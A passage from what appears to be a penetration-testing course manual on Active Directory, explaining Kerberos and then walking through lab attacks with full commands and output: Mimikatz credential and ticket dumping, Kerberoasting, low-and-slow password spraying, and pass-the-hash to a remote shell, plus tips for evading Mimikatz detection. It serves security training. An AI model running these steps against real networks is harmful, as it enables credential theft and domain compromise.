all eight-character passwords may be tested within 2.5 hours and all nine-character passwords may be tested within 11 days.

Next we will turn to Kerberos, which is the default authentication protocol in Active Directory and for associated services.

21.3.2 Kerberos Authentication

The Kerberos authentication protocol used by Microsoft is adopted from the Kerberos version 5 authentication protocol created by MIT and has been used as Microsoft's primary authentication mechanism since Windows Server 2003. While NTLM authentication works through a principle of challenge and response, Windows-based Kerberos authentication uses a ticket system.

At a high level, Kerberos client authentication to a service in Active Directory involves the use of a domain controller in the role of a key distribution center, or KDC.[644] This process is shown in Figure 310.

[644] (Wikipedia, 2017), https://en.wikipedia.org/wiki/Key_distribution_center

Copyright © Offensive Security Ltd. All rights reserved.




Figure 310: Diagram of Kerberos Authentication

Copyright © Offensive Security Ltd. All rights reserved.

Let's review this process in detail in order to lay a foundation for further discussion.

For example, when a user logs in to their workstation, a request is sent to the domain controller, which has the role of KDC and also maintains the Authentication Server service. This *Authentication Server Request* (or *AS_REQ*) contains a time stamp that is encrypted using a hash derived from the password of the user[645] and the username.

When the domain controller receives the request, it looks up the password hash associated with the specific user and attempts to decrypt the time stamp. If the decryption process is successful and the time stamp is not a duplicate (a potential replay attack), the authentication is considered successful.

The domain controller replies to the client with an *Authentication Server Reply* (*AS_REP*) that contains a session key (since Kerberos is stateless) and a *Ticket Granting Ticket* (TGT). The session key is encrypted using the user's password hash, and may be decrypted by the client and reused. The TGT contains information regarding the user, including group memberships, the domain, a time stamp, the IP address of the client, and the session key.

In order to avoid tampering, the Ticket Granting Ticket is encrypted by a secret key known only to the KDC and can not be decrypted by the client. Once the client has received the session key and the TGT, the KDC considers the client authentication complete. By default, the TGT will be valid for 10 hours, after which a renewal occurs. This renewal does not require the user to re-enter the password.

When the user wishes to access resources of the domain, such as a network share, an Exchange mailbox, or some other application with a registered service principal name, it must again contact the KDC.

This time, the client constructs a *Ticket Granting Service Request* (or *TGS_REQ*) packet that consists of the current user and a timestamp (encrypted using the session key), the SPN of the resource, and the encrypted TGT.

Next, the ticket granting service on the KDC receives the TGS_REQ, and if the SPN exists in the domain, the TGT is decrypted using the secret key known only to the KDC. The session key is then extracted from the TGT and used to decrypt the username and timestamp of the request. As this point the KDC performs several checks:

1. The TGT must have a valid timestamp (no replay detected and the request has not expired).
2. The username from the TGS_REQ has to match the username from the TGT.
3. The client IP address needs to coincide with the TGT IP address.

If this verification process succeeds, the ticket granting service responds to the client with a *Ticket Granting Server Reply* or *TGS_REP*. This packet contains three parts:

1. The SPN to which access has been granted.
2. A session key to be used between the client and the SPN.

[645] (Skip Duckwall, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

Copyright © Offensive Security Ltd. All rights reserved.

3. A *service ticket* containing the username and group memberships along with the newly-created session key.

The first two parts (SPN and session key) are encrypted using the session key associated with the creation of the TGT and the *service ticket* is encrypted using the password hash of the service account registered with the SPN in question.

Once the authentication process by the KDC is complete and the client has both a session key and a service ticket, the service authentication begins.

First, the client sends to the application server an *application request* or *AP_REQ* , which includes the username and a timestamp encrypted with the session key associated with the service ticket along with the service ticket itself.

The application server decrypts the service ticket using the service account password hash and extracts the username and the session key. It then uses the latter to decrypt the username from the *AP_REQ*. If the *AP_REQ* username matches the one decrypted from the service ticket, the request is accepted. Before access is granted, the service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user, after which the user may access the requested service.

This protocol may seem complicated and perhaps even convoluted, but it was designed to mitigate various network attacks and prevent the use of fake credentials.

Now that we have explored the foundations of both NTLM and Kerberos authentication, let's explore various cached credential storage and service account attacks.

21.3.3 Cached Credential Storage and Retrieval

To lay the foundation for cached storage credential attacks, we must first discuss the various password hashes used with Kerberos and show how they are stored.

Since Microsoft's implementation of Kerberos makes use of single sign-on, password hashes must be stored somewhere in order to renew a TGT request. In current versions of Windows, these hashes are stored in the Local Security Authority Subsystem Service (LSASS)[646] memory space.[647]

If we gain access to these hashes, we could crack them to obtain the cleartext password or reuse them to perform various actions.

Although this is the end goal of our AD attack, the process is not as straightforward as it sounds. Since the LSASS process is part of the operating system and runs as SYSTEM, we need SYSTEM (or local administrator) permissions to gain access to the hashes stored on a target.

Because of this, in order to target the stored hashes, we often have to start our attack with a local privilege escalation. To makes things even more tricky, the data structures used to store the hashes in memory are not publicly documented and they are also encrypted with an LSASS-stored key.

[646] (Microsoft, 2017), https://technet.microsoft.com/en-us/library/cc961760.aspx

[647] (Benjamin Delphy, 2013), http://blog.gentilkiwi.com/securite/mimikatz/sekurlsa-credman#getLogonPasswords

 Copyright © Offensive Security Ltd. All rights reserved.

Nevertheless, since this is a huge attack vector against Windows and Active Directory, several tools have been created to extract the hashes, the most popular of which is Mimikatz.[648]

Let's try to use Mimikatz to extract hashes on our Windows 10 system.

> *In the following example, we will run Mimikatz as a standalone application. However, due to the mainstream popularity of Mimikatz and well-known detection signatures, consider avoiding using it as a standalone application. For example, execute Mimikatz directly from memory using an injector like PowerShell[649] or use a built-in tool like Task Manager to dump the entire LSASS process memory, move the dumped data to a helper machine, and from there, load the data into Mimikatz.[650]*

Since the Offsec domain user is a local administrator, we are able to launch a command prompt with elevated privileges. From this command prompt, we will run **`mimikatz`**[651] and enter **`privilege::debug`** to engage the *SeDebugPrivlege*[652] privilege, which will allow us to interact with a process owned by another account.

Finally, we'll run **`sekurlsa::logonpasswords`** to dump the credentials of all logged-on users using the Sekurlsa[653] module.

This should dump hashes for all users logged on to the current workstation or server, *including remote logins* like Remote Desktop sessions.

```
C:\Tools\active_directory> mimikatz.exe

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 291668 (00000000:00047354)
Session           : Interactive from 1
User Name         : Offsec
Domain            : CORP
Logon Server      : DC01
Logon Time        : 08/02/2018 14.23.26
SID               : S-1-5-21-1602875587-2787523311-2599479668-1103
        msv :
         [00000003] Primary
         \* Username : Offsec
```

[648] (Benjamin Delphy, 2018), https://github.com/gentilkiwi/mimikatz

[649] (Matt Graeber, 2016), https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

[650] (Ruben Boonen, 2016), http://www.fuzzysecurity.com/tutorials/18.html

[651] (Benjamin Delphu, 2014), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

[652] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx

[653] (Mimikatz, 2019), https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa

Copyright © Offensive Security Ltd. All rights reserved.

```
         \* Domain   : CORP
         \* NTLM     : e2b475c11da2a0748290d87aa966c327
         \* SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
         \* DPAPI    : 162d313bede93b0a2e72a030ec9210f0
        tspkg :
        wdigest :
         \* Username : Offsec
         \* Domain   : CORP
         \* Password : (null)
        kerberos :
         \* Username : Offsec
         \* Domain   : CORP.COM
         \* Password : (null)
...
```

Listing 689 - Executing mimikatz on a domain workstation

The output snippet above shows all credential information stored in LSASS for the domain user Offsec, including cached hashes.

Notice that we have two types of hashes highlighted in the output above. This will vary based on the functional level of the AD implementation. For AD instances at a functional level of Windows 2003, NTLM is the only available hashing algorithm. For instances running Windows Server 2008 or later, both NTLM and SHA-1 (a common companion for AES encryption) may be available. On older operating systems like Windows 7, or operating systems that have it manually set, WDigest,[654] will be enabled. When WDigest is enabled, running Mimikatz will reveal cleartext password alongside the password hashes.

Armed with these hashes, we could attempt to crack them and obtain the cleartext password.

A different approach and use of Mimikatz is to exploit Kerberos authentication by abusing TGT and service tickets. As already discussed, we know that Kerberos TGT and service tickets for users currently logged on to the local machine are stored for future use. These tickets are also stored in LSASS and we can use Mimikatz to interact with and retrieve our own tickets and the tickets of other local users.

For example, in Listing 690, we use Mimikatz to show the Offsec user's tickets that are stored in memory:

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 291668 (00000000:00047354)
Session           : Interactive from 1
User Name         : Offsec
Domain            : CORP
Logon Server      : DC01
Logon Time        : 08/02/2018 14.23.26
SID               : S-1-5-21-1602875587-2787523311-2599479668-1103

 * Username : Offsec
 * Domain   : CORP.COM
 * Password : (null)
```

[654] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

Copyright © Offensive Security Ltd. All rights reserved.

```
Group 0 - Ticket Granting Service
 [00000000]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : cifs ; dc01 ; @ CORP.COM
   Target Name  (02) : cifs ; dc01 ; @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
   Session Key       : 0x00000012 - aes256_hmac
     d062a1b8c909544a7130652fd4bae4c04833c3324aa2eb1d051816a7090a0718
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
 [00000000]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Target Name  (--) : @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM ( $$Delegation Ticket$$ )
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwa
   Session Key       : 0x00000012 - aes256_hmac
     3b0a49af17a1ada1dacf2e3b8964ad397d80270b71718cc567da4d4b2b6dc90d
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
 [00000001]
   Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
   Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Target Name  (02) : krbtgt ; CORP.COM ; @ CORP.COM
   Client Name  (01) : Offsec ; @ CORP.COM ( CORP.COM )
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forward
   Session Key       : 0x00000012 - aes256_hmac
     8f6e96a7067a86d94af4e9f46e0e2abd067422fe7b1588db37c199f5691a749c
   Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
...
```

Listing 690 - Extracting Kerberos tickets with mimikatz

The output shows both a TGT and a TGS. Stealing a TGS would allow us to access only particular resources associated with those tickets. On the other side, armed with a TGT ticket, we could request a TGS for specific resources we want to target within the domain. We will discuss how to leverage stolen or forged tickets later on in the module.

In addition to these functions, Mimikatz can also export tickets to the hard drive and import tickets into LSASS, which we will explore later. Mimikatz can even extract information related to authentication performed through smart card and PIN, making this tool a real cached credential "Swiss Army knife"!

21.3.3.1 Exercises

1. Use Mimikatz to dump all password hashes from the student VM.
2. Log in to the domain controller as the Jeff_Admin account through Remote Desktop and use Mimikatz to dump all password hashes from the server.

Copyright © Offensive Security Ltd. All rights reserved.

21.3.4 Service Account Attacks

Recalling the explanation of the Kerberos protocol, we know that when the user wants to access a resource hosted by a SPN, the client requests a service ticket that is generated by the domain controller. The service ticket is then decrypted and validated by the application server, since it is encrypted through the password hash of the SPN.

When requesting the service ticket from the domain controller, no checks are performed on whether the user has any permissions to access the service hosted by the service principal name. These checks are performed as a second step only when connecting to the service itself. This means that if we know the SPN we want to target, we can request a service ticket for it from the domain controller. Then, since it is our own ticket, we can extract it from local memory and save it to disk.

In this section we will abuse the service ticket and attempt to crack the password of the service account.

For example, we know that the registered SPN for the Internet Information Services web server in the domain is *HTTP/CorpWebServer.corp.com*. From PowerShell, we can use the *KerberosRequestorSecurityToken* class[655] to request the service ticket.[656]

The code segment we need is located inside the *System.IdentityModel*[657] namespace, which is not loaded into a PowerShell instance by default. To load it, we use the *Add-Type*[658] cmdlet with the *-AssemblyName* argument.

We can call the *KerberosRequestorSecurityToken* constructor by specifying the SPN with the *-ArgumentList* option as shown in Listing 691.

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'H
TTP/CorpWebServer.corp.com'
```

Listing 691 - Requesting a service ticket

After execution, the requested service ticket should be generated by the domain controller and loaded into the memory of the Windows 10 client. Instead of executing Mimikatz all the time, we can also use the built-in **`klist`**[659] command to display all cached Kerberos tickets for the current user:

```
PS C:\Users\offsec.CORP> klist

Current LogonId is 0:0x3dedf

Cached Tickets: (4)

#0> Client: Offsec @ CORP.COM
```

[655] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorsecuritytoken(v=vs.110).aspx

[656] (Sean Metcalf, 2016), https://adsecurity.org/?p=2293

[657] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel?view=netframework-4.8

[658] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-6

[659] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/klist

Copyright © Offensive Security Ltd. All rights reserved.

```
    Server: krbtgt/CORP.COM @ CORP.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonica
liz
    Start Time: 2/12/2018 10:17:53 (local)
    End Time:   2/12/2018 20:17:53 (local)
    Renew Time: 2/19/2018 10:17:53 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called: DC01.corp.com

#1> Client: Offsec @ CORP.COM
    Server: HTTP/CorpWebServer.corp.com @ CORP.COM
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_c
ano
    Start Time: 2/12/2018 10:18:31 (local)
    End Time:   2/12/2018 20:17:53 (local)
    Renew Time: 2/19/2018 10:17:53 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: DC01.corp.com
...
```

Listing 692 - Displaying tickets

With the service ticket for the Internet Information Services service principal name created and saved to memory (Listing 692), we can download it from memory using either built-in APIs[660] or Mimikatz.

To download the service ticket with Mimikatz, we use the **kerberos::list** command, which yields the equivalent output of the **klist** command above. We also specify the **/export** flag to download to disk as shown in Listing 693.

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/02/2018 10.17.53 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
   Server Name       : krbtgt/CORP.COM @ CORP.COM
   Client Name       : Offsec @ CORP.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forward
   \* Saved to file     : 0-40e10000-Offsec@krbtgt~CORP.COM-CORP.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 12/02/2018 10.18.31 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
   Server Name       : HTTP/CorpWebServer.corp.com @ CORP.COM
   Client Name       : Offsec @ CORP.COM
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
   \* Saved to file     : 1-40a50000-offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
```

Listing 693 - Exporting tickets from memory

[660] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorsecuritytoken.getrequest(v=vs.110).aspx

Copyright © Offensive Security Ltd. All rights reserved.

According to the Kerberos protocol, the service ticket is encrypted using the SPN's password hash. If we are able to request the ticket and decrypt it using brute force or guessing (in a technique known as *Kerberoasting*[661]), we will know the password hash, and from that we can crack the clear text password of the service account. As an added bonus, we do *not* need administrative privileges for this attack.

Let's try this out. To perform a wordlist attack, we must first install the *kerberoast* package with **apt** and then run **tgsrepcrack.py**, supplying a wordlist and the downloaded service ticket:

Note that the service ticket file is binary. Keep this in mind when transferring it with a tool like Netcat, which may mangle it during transfer.

```
kali@kali:~$ sudo apt update && sudo apt install kerberoast
...
kali@kali:~$ python /usr/share/kerberoast/tgsrepcrack.py wordlist.txt 1-40a50000-Offse
c@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
found password for ticket 0: Qwerty09!  File: 1-40a50000-Offsec@HTTP~CorpWebServer.cor
p.com-CORP.COM.kirbi
All tickets cracked!
```

Listing 694 - Cracking the ticket

In this example we successfully cracked the service ticket and obtained the clear text password for the service account.

This technique can be very powerful if the domain contains high-privilege service accounts with weak passwords, which is not uncommon in many organizations. However, if managed or group managed service accounts are employed for the specific SPN, the password will be randomly generated, complex, and 120 characters long, making cracking infeasible.

Although this example relied on the kerberoast tgsrepcrack.py script, we could also use John the Ripper[662] and Hashcat[663] to leverage the features and speed of those tools.

The Invoke-Kerberoast.ps1[664] script extends this attack, and can automatically enumerate all service principal names in the domain, request service tickets for them, and export them in a format ready for cracking in both John the Ripper and Hashcat, completely eliminating the need for Mimikatz in this attack.

[661] (Tim Medin, 2015), https://github.com/nidem/kerberoast

[662] (Micheal Kramer, 2015), https://github.com/magnumripper/JohnTheRipper/commit/05e514646dfe5aa65ee48774571c0169f7e25a53

[663] (@FirstOurs, 2016), https://github.com/hashcat/hashcat/pull/225

[664] (Will Schroeder, 2016), https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

Copyright © Offensive Security Ltd. All rights reserved.



21.3.4.1 Exercises

1. Repeat the manual effort of requesting the service ticket, exporting it, and cracking it by using the tgsrepcrack.py Python script.
2. Perform the same action with any other SPNs in the domain.
3. Crack the same service ticket using John the Ripper.
4. Use the Invoke-Kerberoast.ps1 script to repeat these exercises.

21.3.5 Low and Slow Password Guessing

In the previous section, we have looked at how service accounts may be attacked by abusing the features of the Kerberos protocol, but Active Directory can also provide us with information that may lead to a more advanced password guessing technique against user accounts.

When performing a brute-force or wordlist authentication attack, we must be aware of account lockouts since too many failed logins may block the account for further attacks and possibly alert system administrators.

In this section, we will use LDAP and ADSI to perform a "low and slow" password attack against AD users without triggering an account lockout.

First, let's take a look at the domain's account policy with **`net accounts`**:

```
PS C:\Users\Offsec.corp> net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              0
Length of password history maintained:                None
Lockout threshold:                                    5
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        WORKSTATION
The command completed successfully.
```

Listing 695 - Results of the net accounts command

There's a lot of great information here, but let's first focus on "Lockout threshold", which indicates a limit of five login attempts before lockout. This means that we can safely attempt four logins without triggering a lockout. This doesn't sound like much, but consider the *Lockout observation window*, which indicates that every thirty minutes after the last login attempt, we are given an additional "free" login attempt.

With these settings, we could attempt fifty-two logins in a twenty-four-hour period against every domain user without triggering a lockout, assuming the actual users don't fail a login attempt.

An attack like this would allow us to compile a short list of very commonly used passwords and use it against a massive amount of users, which in practice, reveals quite a few weak account passwords in the organization.

Knowing this, let's implement this attack.

Copyright © Offensive Security Ltd. All rights reserved.

There are a number of ways to test an AD user login, but we can use our PowerShell script to demonstrate the basic components. In previous sections, we performed queries against the domain controller as the logged-in user. However, we can also make queries in the context of a different user by setting the *DirectoryEntry* instance.

In previous examples, we used the *DirectoryEntry* constructor without arguments, but we can provide three arguments including the LDAP path to the domain controller as well as the username and the password:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$PDC = ($domainObj.PdcRoleOwner).Name

$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"

$SearchString += $DistinguishedName

New-Object System.DirectoryServices.DirectoryEntry($SearchString, "jeff_admin", "Qwert
y09!")
```

Listing 696 - Authenticating using DirectoryEntry

If the password for the user account is correct, the object creation will be successful as shown in Listing 697.

```
distinguishedName : {DC=corp,DC=com}
Path              : LDAP://DC01.corp.com/DC=corp,DC=com
```

Listing 697 - Successfully authenticated with DirectoryEntry

If the password is invalid, no object will be created and we will receive an exception as shown in Listing 698. Note the clear warning that the user name or password is incorrect.

```
format-default : The following exception occurred while retrieving member "distinguish
edName": "The user name or password is incorrect.
"
  + CategoryInfo          : NotSpecified: (:) [format-default], ExtendedTypeSystemExce
  + FullyQualifiedErrorId : CatchFromBaseGetMember,Microsoft.PowerShell.Commands.Forma
```

Listing 698 - Incorrect password used with DirectoryEntry

In this manner, we can create a PowerShell script that enumerates all users and performs authentications according to the *Lockout threshold* and *Lockout observation window*.

An existing implementation of this attack called Spray-Passwords.ps1[665] is located in the C:\Tools\active_directory folder of the Windows 10 client.

The **-Pass** option allows us to set a single password to test, or we can submit a wordlist file with *-File*. We can also test admin accounts with the addition of the **-Admin** flag.

[665] (Improsec, 2016), https://github.com/ZilentJack/Spray-Passwords/blob/master/Spray-Passwords.ps1

Copyright © Offensive Security Ltd. All rights reserved.

```
PS C:\Tools\active_directory> .\Spray-Passwords.ps1 -Pass Qwerty09! -Admin
WARNING: also targeting admin accounts.
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'Administrator' = 'Qwerty09!'
Guessed password for user: 'offsec' = 'Qwerty09!'
Guessed password for user: 'adam' = 'Qwerty09!'
Guessed password for user: 'iis_service' = 'Qwerty09!'
Guessed password for user: 'sql_service' = 'Qwerty09!'
Stopping bruteforce now....
Users guessed are:
 'Administrator' with password: 'Qwerty09!'
 'offsec' with password: 'Qwerty09!'
 'adam' with password: 'Qwerty09!'
 'iis_service' with password: 'Qwerty09!'
 'sql_service' with password: 'Qwerty09!'
```

Listing 699 - Using Spray-Passwords to attack user accounts

This trivial example produces quick results but more often than not, we will need to use a wordlist with good password candidates.

We have now uncovered ways of obtaining credentials for both user and service accounts when attacking Active Directory and its authentication protocols. Next, we can start leveraging this to compromise additional machines in the domain, ideally those with high-value logged-in users.

21.3.5.1 Exercises

1. Use the PowerShell script in this module to guess the password of the jeff_admin user.
2. Use the Spray-Passwords.ps1 tool to perform a lookup brute force attack of all users in the domain from a password list.

21.4 Active Directory Lateral Movement

In the previous sections, we located high-value targets that could lead to a full Active Directory compromise and found the workstations or servers these targets are logged in to. We gathered password hashes, recovered existing tickets, and leveraged them for Kerberos authentication.

Next, we will use lateral movement to compromise the machines our high-value targets are logged in to.

A logical next step in our approach would be to crack any password hashes we have obtained and authenticate to a machine with cleartext passwords in order to gain unauthorized access. However, password cracking takes time and may fail. In addition, Kerberos and NTLM do not use the cleartext password directly and native tools from Microsoft do not support authentication using the password hash.

In the following section, we will explore an alternative lateral movement technique that will allow us to authenticate to a system and gain code execution using only a user's hash or a Kerberos ticket.

Copyright © Offensive Security Ltd. All rights reserved.



21.4.1 Pass the Hash

The *Pass the Hash* (PtH) technique allows an attacker to authenticate to a remote system or service using a user's NTLM hash instead of the associated plaintext password. Note that this will not work for Kerberos authentication but only for server or service using NTLM authentication.

Many third-party tools and frameworks use PtH to allow users to both authenticate and obtain code execution, including PsExec from Metasploit,[666] Passing-the-hash toolkit,[667] and Impacket.[668] The mechanics behind them are more or less the same in that the attacker connects to the victim using the Server Message Block (SMB) protocol and performs authentication using the NTLM hash.[669]

Most tools built to exploit PtH create and start a Windows service (for example **`cmd.exe`** or an instance of PowerShell) and communicate with it using *Named Pipes*.[670] This is done using the Service Control Manager[671] API.

This technique requires an SMB connection through the firewall (commonly port 445), and the Windows *File and Print Sharing* feature to be enabled. These requirements are common in internal enterprise environments.

> *When a connection is performed, it normally uses a special admin share called* ***Admin$****. In order to establish a connection to this share, the attacker must present valid credentials with local administrative permissions. In other words, this type of lateral movement typically requires local administrative rights.*

Note that PtH uses the NTLM hash legitimately. However, the vulnerability lies in the fact that we gained unauthorized access to the password hash of a local administrator.

To demonstrate this, we can use *pth-winexe* from the Passing-The-Hash toolkit, just as we did when we passed the hash to a non-domain joined user in the Password Attacks module:

```
kali@kali:~$ pth-winexe -U offsec%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2
eb3b9f05c425e //10.11.0.22 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 700 - Passing the hash using pth-winexe

[666] (Metasploit, 2017), https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

[667] (@byt3bl33d3r, 2015), https://github.com/byt3bl33d3r/pth-toolkit

[668] (Core Security, 2017), https://github.com/CoreSecurity/impacket/blob/master/examples/smbclient.py

[669] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365234(v=vs.85).aspx

[670] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365590(v=vs.85).aspx

[671] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/windows/desktop/ms685150(v=vs.85).aspx

Copyright © Offensive Security Ltd. All rights reserved.

In this case, we used NTLM authentication to obtain code execution on the Windows 10 client directly from our Kali Linux, armed only with the user's NTLM hash.

This method works for Active Directory domain accounts and the built-in local administrator account. Since the 2014 security update,[672] this technique can not be used to authenticate as any other local admin account.

21.4.2 Overpass the Hash

With *overpass the hash*,[673] we can "over" abuse a NTLM user hash to gain a full Kerberos Ticket Granting Ticket (TGT) or service ticket, which grants us access to another machine or service as that user.

To demonstrate this, let's assume we have compromised a workstation (or server) that the Jeff_Admin user has authenticated to, and that machine is now caching their credentials (and therefore their NTLM password hash).

To simulate this cached credential, we will log in to the Windows 10 machine as the Offsec user and run a process as Jeff_Admin, which prompts authentication.

The simplest way to do this is to right-click the Notepad icon on the taskbar, and shift-right click the Notepad icon on the popup, yielding the options in Figure 311.




Figure 311: Starting Notepad as a different user

From here, we can select 'Run as different user' and enter "jeff_admin" as the username along with the associated password, which will launch Notepad in the context of that user. After successful authentication, Jeff_Admin's credentials will be cached on this machine.

[672] (Microsoft, 2014), https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a

[673] (Skip Duckwall and Benjamin Delphy, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

Copyright © Offensive Security Ltd. All rights reserved.

We can validate this with the **sekurlsa::logonpasswords** command from **mimikatz**, which dumps the cached password hashes.

```
